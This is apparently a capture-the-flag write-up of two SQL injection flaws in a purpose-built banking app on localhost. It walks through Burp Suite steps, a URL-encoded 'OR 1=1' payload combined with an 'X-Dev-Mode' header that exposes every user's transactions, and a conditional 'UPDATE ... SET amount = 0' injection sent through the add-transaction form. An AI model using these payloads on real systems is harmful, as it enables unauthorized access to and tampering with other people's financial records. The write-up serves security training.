Transactions: SQL Injection Challenge

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This challenge had two separate vulnerabilities hidden within a secure-looking banking app - one for reading unauthorized data and another for modifying data through a conditionally exploitable SQL injection.

Both were discovered through careful observation and testing, using Burp Suite.

Exploit 1 – View All Transactions (Read Access Bypass)

Observations:

On the /dashboard/transactions page, users are able to view a list of their own transactions. The search feature seemed basic. Typing anything into the search bar just made a standard API request to /api/transactions?search=query.

Initial testing with SQL payloads like 'OR 1=1 -- resulted in a 400 Bad Request, indicating some form of input filtering or broken parsing.

However, when the payload was URL-encoded (e.g., %27%20OR%201%3D1%20--), the server gave a curious response:

"Access denied in production. Development headers are required."


This suggested there may be an internal feature hidden behind request headers.

Vulnerable Feature:


The search box in the transactions dashboard.

How to Exploit

- 1. Go to the transactions page and start a search.
- 2. Capture the request in Burp Suite (via Proxy > HTTP History)



- 3. Send the request to repeater.
- 4. Try Injecting a payload (ex: 'OR 1=1 --). This will likely result in a HTTP 400 Bad Request, because characters like 'or = break the URL
- 5. Now replace it with the URL encoded payload: %27%20OR%201%3D1%20-- . This will give the following response message: "Access denied in production. Development headers are required."



6. This is when we will add X-Dev-Mode: true. It appeared that enabling the header removed the normal user filtering- allowing the SQL injection to succeed and return all users transactions.

```
Request
                                        Response
 Pretty
          Raw
                      Ø 😑 /u ≡
                                                 Raw
                                                        Hex
                                                                 □ \n =
                                        Pretty
 1 GET /api/transactions?search=
                                         HTTP/1.1 200 0K
   %27%200R%201%3D1%20--%20
                                         vary: RSC,
   HTTP/1.1
                                          Next-Router-State-Tree,
 2 Host: localhost:3002
                                          Next-Router-Prefetch,
 3 X-Dev-Mode: true
                                          Next-Router-Segment-Prefetch
 4 sec-ch-ua-platform: "macOS"
                                       3 content-type: application/json
 5 Accept-Language: en-US,en;q=0.9
                                          Date: Sun, 13 Apr 2025 22:51:06
 6 sec-ch-ua:
   "Not: A-Brand"; v="24",
                                          Connection: keep-alive
   "Chromium"; v="134"
                                          Keep-Alive: timeout=5
 7 User-Agent: Mozilla/5.0
                                       7
                                          Content-Length: 4476
   (Macintosh; Intel Mac OS X
                                       8
   10_15_7) AppleWebKit/537.36
                                       9 [
   (KHTML, like Gecko)
                                               {
   Chrome/134.0.0.0 Safari/537.36
                                                    "id":1,
 8 sec-ch-ua-mobile: ?0
                                                    "user_id":1,
                                                    "date":"2025-03-15",
 9 Accept: */*
10 Sec-Fetch-Site: same-origin
                                                    "description":
11 Sec-Fetch-Mode: cors
                                                    "Deposit",
                                                    "amount": 1212,
12 Sec-Fetch-Dest: empty
13 Referer:
                                                    "type":"credit"
                                                    "username": "admin",
   http://localhost:3002/dashboard
                                                    "userId":1
   /transactions
14 Accept-Encoding: gzip, deflate,
                                                    "id":2,
15 Cookie: session=
   %7B%22username%22%3A%22test%22%
                                                    "user_id":1,
                                                    "date": "2025-03-18",
   2C%22role%22%3A%22user%22%7D.Yq
                                                    "description":
   TEJkQHNAOCJltHNqULydJ%2F75P1i5N
   RXCPyk5dBmd4; userId=8
                                                    "Grocery Store",
                                                    "amount": 1212,
16 Connection: keep-alive
                                                    "type":"debit"
                                                    "username": "admin".
18
                                                    "userId":1
                                               },
                                                    "id":3,
                                                    "user_id":2,
"date":"2025-03-17",
                                                    "description":
                                                    "Paycheck",
```

Result:

After enabling a certain header and encoding my payload, I suddenly saw other users transactions. This suggested the usual role-based access control was being bypassed, possibly because the server thought I was in some kind of test or developer mode.

Bonus Challenge - Conditional SQL Injection via Transaction Form (Write Access)

Observations:

```
    Scheduled Maintenance
    Every Wednesday from 1:00 AM to 8:00 AM. Some features may be temporarily unavailable.
```

The /dashboard/transactions/new page lets users create new transactions. At first glance, this seemed harmless. But a small **notice banner** on the main transactions page mentioned:

"Scheduled maintenance every Wednesday from 1:00 AM to 8:00 AM."

That seemed really oddly specific but worth testing.

Vulnerable Feature:

Adding a new transaction using the "Add Transaction" form.

How to Exploit

- 1. Go to /dashboard/transactions/new (or just click add transaction) in your browser.
- 2. Fill the form normally and click Submit while Burp Suite Intercept is on.
- 3. In Burp Intercept, modify the request body like this:

```
"date": "2025-04-09",  // must be any Wednesday

"description": "UPDATE transactions SET amount = 0 WHERE user_id != 1;",

//the amounts and id can be modified

"amount": 0.01, //this can be anything

"type": "debug"  // set to debug

}
```


- 4. Forward the request.
- 5. We'll see a success message if the injection executed:

```
{ "success": true, "message": "Injected SQL executed" }
```

Result:

The amount of all other users' transactions is updated to 0.






Restrictions Observed:

This injection only works when:

- The date is a Wednesday
- The type is set to "debug"

Any deviation resulted in a harmless transaction being submitted as usual.

If its not a Wednesday it does not work:



Same with if the type is not debug – it will not work.

